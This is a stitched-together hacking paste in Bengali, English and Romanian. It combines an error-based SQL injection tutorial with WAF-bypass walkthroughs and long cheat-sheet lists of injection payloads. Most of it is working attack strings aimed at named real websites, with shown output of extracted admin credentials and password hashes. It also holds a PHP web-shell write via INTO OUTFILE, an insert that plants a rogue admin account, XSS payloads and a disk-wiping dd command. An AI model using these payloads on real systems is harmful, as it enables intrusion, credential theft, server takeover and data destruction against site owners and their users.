www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=টেবিল_এর_হেক্স+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

ধরি users টেবিল এর হেক্স 0x7573657273   [এক্সাঃ অনুযায়ী]

তাহলে লিখতে হবে =>

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x7573657273+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

আমরা পেলাম =>

Duplicate entry 'userid~1' for key 'group_key'   [এক্সাঃ অনুযায়ী]

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x7573657273+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)]

হইসে কাম userid পাইসি এবার limit 1,1 এবং 2,1 এভাবে বারিয়ে দেখি username আর password পাওয়া যায় নাকি??

so, আমরা লিখি =>

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x7573657273+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x7573657273+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)]

এবং=>

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x7573657273+limit+2,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(column_name+as+char),0x7e))+from+information_schema.columns+where+table_name=0x7573657273+limit+2,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)]

আমরা যথাক্রমে username আর passwd কলাম পেলাম [এক্সাঃ অনুযায়ী]

এবার আমরা username আর passwd কলাম থেকে ডাটা বের করতে লিখব

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(concat(0x7e,১নং_কলাম,0x7e,২নং_কলাম)+as+char),0x7e))+from+_টেবিলের_নাম+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

আমাদের কলাম ২তি হল username আর passwd কলাম এবং টেবিলের নাম হল users [এক্সাঃ অনুযায়ী]

আমরা এখন লিখি =>

www.site.com/index.php?id=1+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(concat(0x7e,username,0x7e,passwd)+as+char),0x7e))+from+users+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

[এক্সাঃ http://www.broderna-anderssons.se/prod_detail.php?id=109+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(concat(0x7e,username,0x7e,passwd)+as+char),0x7e))+from+users+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)]

আমরা পেলাম

Duplicate entry '~admin~c836b87f211e2647e6c5fb3d95f98e0d~1' for key 'group_key'

[এক্সাঃ অনুযায়ী]

হাহাহা :পি এখানে

admin=> admin

password => c836b87f211e2647e6c5fb3d95f98e0d

আসসালামু আলাইকুম, কেমন আছেন? সবাই আশা করি ভাল আছেন।

আজ আপনাদের সাথে এমন কিছু শেয়ার করব যা আপনারা কল্পনাও করতে পারবেন না ।

তো আসুন মূল কথায় চলে যাই ।

হ্যাকিং জগতে আমরা অনেকেই আছি । যারা আছেন তাদের জন্য ই এই পোস্ট । হ্যাকিং এ সার্ভার রুটিং কথাটা শুনে থাকবেন সবাই ।

এই জিনিস টা কি খুব ই কঠিন , নাহ । একদম সোজা ।

কিভাবে ?

বিস্তারিত ছবিসহ এখানে >>>http://www.tunerpage.com/archives/327156

Sql Injection Waf Bypass

Lets starthere is the vulnerability site we will use :)

Query:

http://www.instintocigano.com.br/artigos-de-baralho-cigano.php?id=117

Query:

http://www.instintocigano.com.br/artigos-de-baralho-cigano.php?id=-117 UNION SELECT 1,2,3,4,5,6,7,8,9--

cant find vuln column!IMAGE (http://www.anonmgur.com/up/f79d150bae354d151813360a601b0878.png)

Lets try bypass waf

Query:

http://www.instintocigano.com.br/artigos-de-baralho-cigano.php?id=-117+union /*!select*/ 1,2,3,4,version(),6,7,8,9--+

Same result lets use other bypassIMAGE (http://www.anonmgur.com/up/5fe6b5cf97820f156cfd9877ae998f06.png)

Now Solutions !

This time we can notice beside command select also all characters * are missing. All * were cut out by WAF.

Now we will use some logic. If command select is filtered out we will mask it so WAF will not detect it. And we will "attack" WAF with its own weapon. We will use character *

and here the solution

Query:

http://www.instintocigano.com.br/artigos-de-baralho-cigano.php?id=-117+union sel*ect 1,2,3,4,version(),6,7,8,9--+

OR

Query:http://www.instintocigano.com.br/artigos-de-baralho-cigano.php?id=-117+union SELselectECT 1,2,3,4,version(),6,7,8,9--+

SQLI Injction WAF Bypass Methods With Details

--'- : +--+ / : -- - : --+- : /*

) order by 1-- -

') order by 1-- -

')order by 1%23%23

%')order by 1%23%23

Null' order by 100--+

Null' order by 9999--+

')group by 99-- -

'group by 119449-- -

'group/**/by/**/99%23%23

union select ByPassing method

+union+distinct+select+

+union+distinctROW+select+

/**//*!12345UNION SELECT*//**/

/**//*!50000UNION SELECT*//**/

+/*!50000UnIoN*/ /*!50000SeLeCt aLl*/+

+/*!u%6eion*/+/*!se%6cect*/+

/**/uniUNIONon/**/aALLll/**/selSELECTect/**/

1%')and(0)union(select(1),version(),3,4,5,6)%23%23%23

/*!50000%55nIoN*/+/*!50000%53eLeCt*/

union /*!50000%53elect*/

%55nion %53elect

+--+Union+--+Select+--+

+UnIoN/*&a=*/SeLeCT/*&a=*/

id=1+’UnI”On’+'SeL”ECT’

id=1+'UnI'||'on'+SeLeCT'

UnIoN SeLeCt CoNcAt(version())--

uNiOn aLl sElEcT

uUNIONnion all sSELECTelect

==

:: Buffer Overflow ::

==

+And(select 1)=(select 0×414)+union+select+1–

+And(select 1)=(select 0xAAAA)+union+select+1–

+And(select 1)=(select 0×4141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141414141414141414141414141414141414141414141414141414141414 1414141)+

+and (/*!select*/ 1)=(/*!select*/ 0xAA)+

==

:: 400 Bad Request ::

==

–+%0A

union+select+1–+%0A,2–+%0A,3–+%0A,4–+%0A,5–+%0A –

==
================================

null the parameter

==
================================

id=-1

id=null

id=1+and+false+

id=9999

id=1 and 0

id==1

id=(-1)

==
=====================================

Group_Concat

==
=====================================

Group_Concat

group_concat()

/*!group_concat*/()

grOUp_ConCat(/*!*/,0x3e,/*!*/)

group_concat(,0x3c62723e)

g%72oup_c%6Fncat%28%76%65rsion%28%29,%22~BlackRose%22%29

CoNcAt()

CONCAT(DISTINCT Version())

concat(,0x3a,)

concat%00()

%00CoNcAt()

/*!50000cOnCat*/(/*!Version()*/)

/*!50000cOnCat*/

/**//*!12345cOnCat*/(,0x3a,)

concat_ws()

concat(0x3a,,0x3c62723e)

/*!concat_ws(0x3a,)*/

concat_ws(0x3a3a3a,version()

CONCAT_WS(CHAR(32,58,32),version(),)

REVERSE(tacnoc)

binary(version())

uncompress(compress(version()))

aes_decrypt(aes_encrypt(version(),1),1)

==

To appear column numbr in page put after id

==

id=1+and+1=0+union+select+1,2,3,4,5,6

+AND+1=0

/*!aND*/ 1 like 0

+/*!and*/+1=0

+and+2>3+

+and(1)=(0)

and (1)!=(0)

+div+0

Having+1=0

==
=================================

function ByPassing

==
=================================

unhex(hex(value))

cast(value as char)

uncompress(compress(version()))

cast(version() as char)

aes_decrypt(aes_encrypt(version(),1),1)

binary(version())

convert(value using ascii)

==
==============================

avoid source page injection

==
==============================

concat(?”>,

,@@version,?

“>

?

injection

concat(0x223e,@@version)

concat(0x273e27,version(),0x3c212d2d)

concat(0x223e3c62723e,version(),0x3c696d67207372633d22)

concat(0x223e,@@version,0x3c696d67207372633d22)

concat(0x223e,0x3c62723e3c62723e3c62723e,@@version,0x3c696d67207372633d22,0x3c62723e)

concat(0x223e3c62723e,@@version,0x3a,”BlackRose”,0x3c696d67207372633d22)

concat(‘’,@@version,’’)

concat(0x273c2f7469746c653e27,@@version,0x273c7469746c653e27)

concat(0x273c2f7469746c653e27,version(),0x273c7469746c653e27)

==
=================================

get version – DB_NAME – user – HOST_NAME – datadir

==
=================================

version()

convert(version() using latin1)

unhex(hex(version()))

@@GLOBAL.VERSION

(substr(@@version,1,1)=5) :: 1 true 0 fals

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,(substr(@@version,1,1)=5),4,5 –

==
================================

+and substring(version(),1,1)=4

+and substring(version(),1,1)=5

+and substring(version(),1,1)=9

+and substring(version(),1,1)=10

id=1 /*!50094aaaa*/ error

id=1 /*!50095aaaa*/ no error

id=1 /*!50096aaaa*/ error

like # http://www.marinaplast.com/page.php?id=13 /*!50095aaaa*/

id=1 /*!40123 1=1*/–+- no error

id=1 /*!40122rrrr*/ no error

like # http://www.marinaplast.com/page.php?id=13 /*!40122rrrr*/ error not v4

==

===============================

DB_NAME()

===
===============================

@@database

database()

id=vv()

like # http://www.marinaplast.com/page.php?id=-13 union select 1,2,DB_NAME(),4,5 –

http://www.marinaplast.com/page.php?id=vv()

@@user

user()

user_name()

system_user()

like # http://www.marinaplast.com/page.php?id=-13 union select 1,2,user(),4,5 –

HOST_NAME()

@@hostname

@@servername

SERVERPROPERTY()

like # http://www.marinaplast.com/page.php?id=-13 union select 1,2,HOST_NAME(),4,5 –

@@datadir

datadir()

like # http://www.marinaplast.com/page.php?id=-13 union select 1,2,datadir(),4,5 –

ASPX

and 1=0/@@version

‘ and 1=0/@@version;–

‘) and 1=@@version–

and 1=0/user;–

Requested method

[DUMP DB in 1 Request]

(select (@) from (select(@:=0×00),(select (@) from (information_schema.columns) where (table_schema>=@) and (@)in (@:=concat(@,0x0a,’ [',table_schema,'] >’,table_name,’ > ‘,column_name))))x)

(select(@) from (select (@:=0×00),(select (@) from (table) where (@) in (@:=concat(@,0x0a,column1,0x3a,column2))))a)

==

[DUMP DB in 1 Request improve]

==

(select(@x)from(select(@x:=0×00),(select(0)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(0×00)in(@x:=concat(@x,0x3c62723e,table_schema,0x2e,table_name,0x3a,column_name))))x)

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,(select(@x)from(select(@x:=0×00),(select(0)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(0×00)in(@x:=concat(@x,0x3c62723e,table_schema,0x2e,table_name,0x3a,column_name))))x),4,5 –

==

#2#

==

method like DUMP DB in 1 Request

==
=================================

concat(@i:=0×00,@o:=0xd0a,benchmark(40,@o:=CONCAT(@o,0xd0a,(SELECT concat(table_schema,0x2E,@i:=table_name) FROM information_schema.tables WHERE table_name>@i order by table_name LIMIT 1)))

like

http://www.mishnetorah.com/shop/details.php?id=-26+union+select+1,2,3,concat(@i:=0×00,@o:=0xd0a,benchmark(40,@o:=CONCAT(@o,0xd0a ,(SELECT concat(table_schema,0x2E,@i:=table_name) FROM information_schema.tables WHERE table_name>@i order by table_name LIMIT 1))),@o),5,6,7,8,9,10, 11,12,13,14,15,16,17,18,19,20,21

==
=================================

#3#

==
=================================

databases

(select+count(schema_name) +from+information_schema.schemata)

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,(select+count(schema_name) +from+information_schema.schemata),4,5 –

tables

(select+count(table_name) +from+information_schema.tables)

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,(select+count(table_name) +from+information_schema.tables),4,5 –

columns

(select+count(column_name) +from+information_schema.columns)

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,(select+count(column_name) +from+information_schema.columns),4,5 –

==

#4#

==

show the table with all her columns

CONCAT(table_name,0x3e,GROUP_CONCAT(column_name))

+FROM information_schema.columns WHERE table_schema=database() GROUP BY table_name LIMIT 1,1–+

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,CONCAT(table_name,0x3e,GROUP_CONCAT(column_name)),4,5 +FROM information_schema.columns WHERE table_schema=database() GROUP BY table_name LIMIT 0,1–+

==

#5#WWWWWWWWWWWAAAAAAAAAAAAAAAAAFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF

==

feltered requested

tables

group_concat(/*!table_name*/)

+/*!froM*/ /*!InfORmaTion_scHema*/.tAblES– -

/*!froM*/ /*!InfORmaTion_scHema*/.tAblES /*!WhERe*/ /*!TaBle_ScHEmA*/=schEMA()– -

/*!From*/+%69nformation_schema./**/tAblES+/*!50000Where*/+/*!%54able_ScHEmA*/=schEMA()– -

===
=================================

columns

===
=================================

group_concat(/*!column_name*/)

+/*!froM*/ InfORmaTion_scHema.cOlumnS /*!WheRe*/ /*!tAblE_naMe*/=hex table

/*!From*/+%69nformation_schema./**/columns+/*!50000Where*/+/*!%54able_name*/=hex table

/*!froM*/ table– -

===
=================================

#6#

===
=================================

bypass method

(select+group_concat(/*!table_name*/)+/*!From*/+%69nformation_schema./**/tAblES+/*!50000Where*/+/*!%54able_ScHEmA*/=schEMA())

(select+group_concat(/*!column_name*/)+/*!From*/+%69nformation_schema./**/columns+/*!50000Where*/+/*!%5

4able_name*/=hex table)

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,(select+group_concat(/*!table_name*/)+/*!From*/+%69nformation_schema./**/tAblES+/*!50000Where*/+/*!%54able_ScHEmA*/=schEMA()),4,5 –

==

#7#

==

bypass method

unhex(hex(Concat(Column_Name,0x3e,Table_schema,0x3e,table_Name)))

/*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char(37,%20112,%2097,%20115,%20115,%2037)

like

http://www.marinaplast.com/page.php?id=-13 union select 1,2,unhex(hex(Concat(Column_Name,0x3e,Table_schema,0x3e,table_Name))),4,5 /*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char(37,%20112,%2097,%20115,%20115,%2037)–

==

[+] Union Select:

==

union /*!select*/+

union/**/select/**/

/**/union/**/select/**/

/**/union/*!50000select*/

/**//*!12345UNION SELECT*//**/

/**//*!50000UNION SELECT*//**/

/**/uniUNIONon/**/selSELECTect/**/

/**/uniUNIONon/**/aALLll/**/selSELECTect/**/

/**//*!union*//**//*!select*//**/

/**/UNunionION/**/SELselectECT/**/

/**//*UnIOn*//**//*SEleCt*//**/

/**//*U*//*n*//*I*//*O*//*n*//**//*S*//*E*//*l*//*e*//*C*//*t*//**/

/**/UNunionION/**/all/**/SELselectECT/**/

/**//*UnIOn*//**/all/**//*SEleCt*//**/

/**//*U*//*n*//*I*//*O*//*n*//**//*all*//**//*S*//*E*//*l*//*e*//*C*//*t*//**/

uni

%20union%20/*!select*/%20

union%23aa%0Aselect

union+distinct+select+

union+distinctROW+select+

/*!20000%0d%0aunion*/+/*!20000%0d%0aSelEct*/

%252f%252a*/UNION%252f%252a /SELECT%252f%252a*/

%23sexsexsex%0AUnIOn%23sexsexsex%0ASeLecT+

/*!50000UnIoN*/ /*!50000SeLeCt aLl*/+

/*!u%6eion*/+/*!se%6cect*/+

1%')and(0)union(select(1),version(),3,4,5,6)%23%23%23

/*!50000%55nIoN*/+/*!50000%53eLeCt*/

union /*!50000%53elect*/

+%2F**/+Union/*!select*/

%55nion %53elect

+–+Union+–+Select+–+

+UnIoN/*&a=*/SeLeCT/*&a=*/

uNiOn aLl sElEcT

uUNIONnion all sSELECTelect

union(select(1),2,3)

union (select 1111,2222,3333)

union (/*!/**/ SeleCT */ 11)

%0A%09UNION%0CSELECT%10NULL%

/*!union*//*–*//*!all*//*–*//*!select*/

union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1% 2C2%2C

union+sel%0bect

+uni*on+sel*ect+

+#1q%0Aunion all#qa%0A#%0Aselect 1,2,3,4,5,6,7,8,9,10%0A#a

union(select (1),(2),(3),(4),(5))

UNION(SELECT(column)FROM(table))

id=1+'UnI"On'+'SeL"ECT'

id=1+'UnI'||'on'+SeLeCT'

union select 1–+%0A,2–+%0A,3–+%0A etc ….

===

[+] Buffer overflow:

===

+And(select 1)=(select 0×414)+union+select+1–

+And(select 1)=(select 0xAAAA)+union+select+1–

+and (/*!select*/ 1)=(/*!select*/ 0xAA)+

+and (/*!select*/ 1)=(/*!select*/ 0×414)+

+And(select 1)=(select
0×414141414141414141414141414141414141414141414141414141414141414141414141414141414?1414
1414141414141414141414141414141414141414141414141414141414141414141414141414141414141414
141414141414141414141414141414141414141414141414141414141414141414141414141414141414?141
4141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
4141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
4141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
4141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
4141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
41414141414141414141414141414141414141414141414141414141414141414141414141414141414141 4141)+

==

[+] Group Concat:

==

Group_Concat

group_concat()

/*!group_concat*/()

grOUp_ConCat(/*!*/,0x3e,/*!*/)

group_concat(,0x3c62723e)

g%72oup_c%6Fncat%28%76%65rsion%28%29,%22testtest%22%29

CoNcAt()

CONCAT(DISTINCT Version())

concat(,0x3a,)

concat%00()

%00CoNcAt()

/*!50000cOnCat*/(/*!Version()*/)

/*!50000cOnCat*/

/**//*!12345cOnCat*/(,0x3a,)

concat_ws()

concat(0x3a,,0x3c62723e)

/*!concat_ws(0x3a,)*/

concat_ws(0x3a3a3a,version()

CONCAT_WS(CHAR(32,58,32),version(),)

===

ERORE BASED

===

=21 or 1 group by concat_ws(0x3a,version(),floor(rand(0)*2)) having min(0) or 1–

Database

21 and (select 1 from (select count(*),concat((select(select concat(cast(database() as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

Table_name

and (select 1 from (select count(*),concat((select(select concat(cast(table_name as char),0x7e)) from information_schema.tables where table_schema=database() limit 19,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

Columns

21 and (select 1 from (select count(*),concat((select(select concat(cast(column_name as char),0x7e)) from information_schema.columns where table_name=0x73657474696e6773 limit 2,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

extract date

http://www.aliqbalschools.org/index.php?mode=getpagecontent&pageID=21 and (select 1 from (select count(*),concat((select(select concat(cast(concat(userName,0x7e,passWord) as char),0x7e)) from iqbal_iqbal.settings limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

Notice the limit function in the query

A website can have more than 2 two databases, so increase the limit until you find all database names

Example: limit 0,1 or limit 1,1 or limit 2,1

==

Differences:

Error Based Query for Database Extraction:

==

and (select 1 from (select count(*),concat((select(select concat(cast(database() as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

Double Query for Database Extraction:

and(select 1 from(select count(*),concat((select (select concat(0x7e,0×27,cast(database() as char),0×27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from

information_schema.tables group by x)a) and 1=1

and(select 1 from(select count(*),concat((select (select (SELECT distinct

concat(0x7e,0×27,cast(schema_name as char),0×27,0x7e) FROM information_schema.schemata LIMIT N,1)) from

information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1

and(select 1 from(select count(*),concat((select (select (SELECT distinct

concat(0x7e,0×27,cast(table_name as char),0×27,0x7e) FROM information_schema.tables Where

table_schema=0xhex_code_of_database_name LIMIT N,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from

information_schema.tables group by x)a) and 1

==

WUBI +and+extractvalue(rand(),concat(0x3e,(select+concat(username,0x7e,password)+from+iw_users+limit+0,1)))–+

==

Descarci orice linux live, bootezi dupa el si formatezi cu dd+urandom. De acolo nu mai recupereaza NIMENI ceva.

Code: dd if=/dev/urandom of=/dev/sda bs=1M

I'd say using concat(0xY)

Y being '' in hex

union select concat(version,0x3c7363726970743e616c65727428277068333776c27293c2f7363726970743e)

http://zerocoolhf.altervista.org/level2.php?id=-1%27%20union%20select%20*%20from%28%28select%201%29a%20join%20%28select%20version%28%29%29b%20join%20%28select%20database%28%29%29c%29–+

union select 1,group_concat(column_name),3 FROM information_schema.columns WHERE table_name=concat('0x', hex('users')

=113'+and+0+union+select+1,(SELECT (@) FROM (SELECT(@:=0×00),(SELECT (@) FROM (information_schema.columns) WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x3C7363726970743E616C6572742827,' [',table_schema,'] >',table_name,' > ',column_name,0x27293B3C2F7363726970743E))))x),3–+–

injection in sql database addd new user

```
INSERT INTO admins (`name`,`password`,`email`)  VALUES (‘unix’,'unixunix’,'unix_chro@yahoo.com’)
```

```
+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(table_nam
e+as+char),0x7e))+from+information_schema.tables+where+table_schema=0xDATABASEHE
X+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)
```

CHALLENGES

Code:

```
=(13)and(0)union(select(1),group_concat(column_name,0x3c62723e),(3)from(information_schema.columns)where(tabl
e_schema=database())and(table_name=0×7365637572697479))–+-

=12+and+false/*!union*/
/*!select*/1,group_concat(0x3c62723e,/*!TabLe_NaMe*/),2,concat(user(),0x2a,database(),0x2a,version()),13,0x3c666f
6e7420636f6c6f723d626c75653e3c68323e706833776c,15 from information_schema.tables where
table_schema=0x66616272697a696f5f636572697070 LiMit 0,1–

=/*!uNiOn*/ /*!SeLeCt*/ 1,concat(/*!version(),0x3a,0x3a,AdMinLoGiN,0x3a,0x3a*/),3 /*!fRoM*/ security–

=121)+and(0)+/*!uNion*/+/*!seleCt*/+1,2,3,4,version(),6,7– -

=121)/**/and false UNION(SELECT 1,2,3,4,5,6,7)–+-

=121 div 0 ) /*!UNION*/ /*!SELECT*/ 1,2,3,4,5,6,version()# |

null’+union+select+1,2,count(schema_name),4,5+from+information_schema.schemata– x
```

```
==============================================================================================
================================
```

Error Based:

```
==============================================================================================
================================
```

```
+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1–
```

```
or 1 group by concat(0x3a,(select substr(group_concat(username,0x3a,password),1,150)
```

from rmdsz_user),floor(rand(0)*2)) having min(0) or 1– -

or 1 group by concat_ws(0x7e,version(),floor(rand(0)*2)) having min(0) or 1 — -

and (select 1 from (select count(*),concat((select(select concat(cast(database() as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)

+AND(SELECT COUNT(*) FROM (SELECT 1 UNION SELECT null UNION SELECT !1)x GROUP by CONCAT((SELECT version() FROM information_schema.tables LIMIT 0,1),FLOOR(RAND(0)*2)))

+and+(select+1+from+(select+count(*)+from+(select+1+union+select+2+union+select+3)x+group+by+concat(mid((select+concat_ws(0x7e,version(),0x7e)+from+information_schema.tables+limit+0,1),1,25),floor(rand(0)*2)))a)– x

or 1=convert(int,(@@version))-

+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))+having+min(0)+or+1–

+and+(select+1+from+(select+count(*),concat((select(select+concat(cast(count(schema_name)+as+char),0x7e))+from+information_schema.schemata+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)

(42)and(0)union(select(1),2,version(),4,5,0x3c623e3c666f6e7420636f6c6f723d626c75653e706833776c,7,8,9,(10))–+-

==

WAF BYPASS BY TOTTI

==

=-2/*1337*/UNION/*1337*/(SELECT/*1337*/1337,concat_ws(0x203a20,0x746f7474693933,table_name)/*1337*/FROM/*1337*/INFORMATION_SCHEMA./*!TABLES*//*1337*/WHERE/*1337*/TABLE_SCHEMA=database())– -

=2+and(0)+union+distinctROW+select+1,/*!50000CoNcaT*/(0x706833776c,0x3a,table_name) /*!froM*/ /*!InfORmaTion_scHema*/.tAblES /*!WhERe*/ /*!TaBle_ScHEmA*/=database()– -

==
=================================

WUBI –
1,(select(@x)from(select(@x:=0×00),(select(0)from(information_schema.columns)where(table_schema!=0×69)and(0×00)in(@x:=concat(@x,0x3c62723e,table_schema,0x2020203d3e3e202020,table_name,0x20203a3a3a32020,column_name))))x),3,4–

(select (@) from (select(@:=0×00),(select (@) from (information_schema.columns) where (table_schema>=@) and (@)in (@:=concat(@,0x0a,' [',table_schema,'] >',table_name,' > ',column_name))))x)

(select (@) from (select (@x:=0×00),(select (@) from (database.table) where (@) in (@:=concat(@,0x0a,columns))))x)

(select (@) from (select (@x:=0×00),(select (@) from (database.table) where (@) in (@:=concat(@,0x0a,columns))))x)

==
=================================

+and+1=convert(int,SERVERPROPERTY('ProductVersion'))

==
=================================

http://zerofreak.blogspot.it/2012/02/tutorial-by-zer0freak-zer0freak-sqli.html

http://www.websec.ca/kb/sql_injection

http://www.hellboundhackers.org/articles/862-mysql-injection-complete-tutorial.html

==
=================================

test

http://www.mt.ro/nou/articol.php?id=-angajari’+and+extractvalue(rand(),concat(0x3e,(select+concat(username,0x7e,password)+from+iw_users+limit+0,1)))–+

…………………………………..

http://www.mt.ro/nou/articol.php?id=-angajari’ and (select 1 from (select count(*),concat((select(select concat(cast(table_name as char),0x7e)) from information_schema.tables where table_schema=0x64625f6d74 limit 10,1),floor(rand(0)*2))x from information_schema.tables group by x)a)–+

SELECT “ system($_REQUEST['cmd']); ?>”

INTO OUTFILE “full/path/here/cmd.php”

------------Best Bypass WAF------------
========================

[~] order by [~]

/**/ORDER/**/BY/**/

/*!order*/+/*!by*/

/*!ORDER BY*/

/*!50000ORDER BY*/

/*!50000ORDER*//**//*!50000BY*/

/*!12345ORDER*/+/*!BY*/

[~] UNION select [~]

/*!00000Union*/ /*!00000Select*/

/*!50000%55nIoN*/ /*!50000%53eLeCt*/

%55nion %53elect

```
%55nion(%53elect 1,2,3)-- -

+union+distinct+select+

+union+distinctROW+select+

/**//*!12345UNION SELECT*//**/

/**//*!50000UNION SELECT*//**/

/**/UNION/**//*!50000SELECT*//**/

/*!50000UniON SeLeCt*/

union /*!50000%53elect*/

+ #?uNiOn + #?sEleCt

+ #?1q %0AuNiOn all#qa%0A#%0AsEleCt

/*!%55NiOn*/ /*!%53eLEct*/

/*!u%6eion*/ /*!se%6cect*/

+un/**/ion+se/**/lect

uni%0bon+se%0blect

%2f**%2funion%2f**%2fselect

union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A

REVERSE(noinu)+REVERSE(tceles)

/*--*/union/*--*/select/*--*/

union (/*!/**/ SeleCT */ 1,2,3)

/*!union*/+/*!select*/

union+/*!select*/

/**/union/**/select/**/

/**/uNIon/**/sEleCt/**/

+%2F**/+Union/*!select*/

/**//*!union*//**//*!select*//**/

/*!uNIOn*/ /*!SelECt*/

+union+distinct+select+
```

```
+union+distinctROW+select+
uNiOn aLl sElEcT
UNIunionON+SELselectECT
/**/union/*!50000select*//**/
0%a0union%a0select%09
%0Aunion%0Aselect%0A
%55nion/**/%53elect
uni/*!20000%0d%0aunion*/+/*!20000%0d%0aSelEct*/
%252f%252a*/UNION%252f%252a /SELECT%252f%252a*/
%0A%09UNION%0CSELECT%10NULL%
/*!union*//*--*//*!all*//*--*//*!select*/
union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1% 2C2%2C
/*!20000%0d%0aunion*/+/*!20000%0d%0aSelEct*/
+UnIoN/*&a=*/SeLeCT/*&a=*/
union+sel%0bect
+uni*on+sel*ect+
+#1q%0Aunion all#qa%0A#%0Aselect
union(select (1),(2),(3),(4),(5))
UNION(SELECT(column)FROM(table))
%23xyz%0AUnIOn%23xyz%0ASeLecT+
%23xyz%0A%55nIOn%23xyz%0A%53eLecT+
union(select(1),2,3)
union (select 1111,2222,3333)
uNioN (/*!/**/ SeleCT */ 11)
union (select 1111,2222,3333)
+#1q%0AuNiOn all#qa%0A#%0AsEleCt
/**//*U*//*n*//*I*//*o*//*N*//*S*//*e*//*L*//*e*//*c*//*T*/
```

%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/%0A/*nnaa*/

+%23sexsexsex%0AUnIOn%23sexsexs ex%0ASeLecT+

+union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1% 2C2%2C

/*!f****U%0d%0aunion*/+/*!f****U%0d%0aSelEct*/

+%23blobblobblob%0aUnIOn%23blobblobblob%0aSeLe cT+

/*!blobblobblob%0d%0aunion*/+/*!blobblobblob%0d%0aSelEct*/

/union\sselect/g

/union\s+select/i

/*!UnIoN*/SeLeCT

+UnIoN/*&a=*/SeLeCT/*&a=*/

+uni>on+sel>ect+

+(UnIoN)+(SelECT)+

+(UnI)(oN)+(SeL)(EcT)

+’UnI”On’+'SeL”ECT’

+uni on+sel ect+

+/*!UnIoN*/+/*!SeLeCt*/+

/*!u%6eion*/ /*!se%6cect*/

uni%20union%20/*!select*/%20

union%23aa%0Aselect

/**/union/*!50000select*/

/^.*union.*$/ /^.*select.*$/

/*union*/union/*select*/select+

/*uni X on*/union/*sel X ect*/

+un/**/ion+sel/**/ect+

+UnIOn%0d%0aSeleCt%0d%0a

UNION/*&test=1*/SELECT/*&pwn=2*/

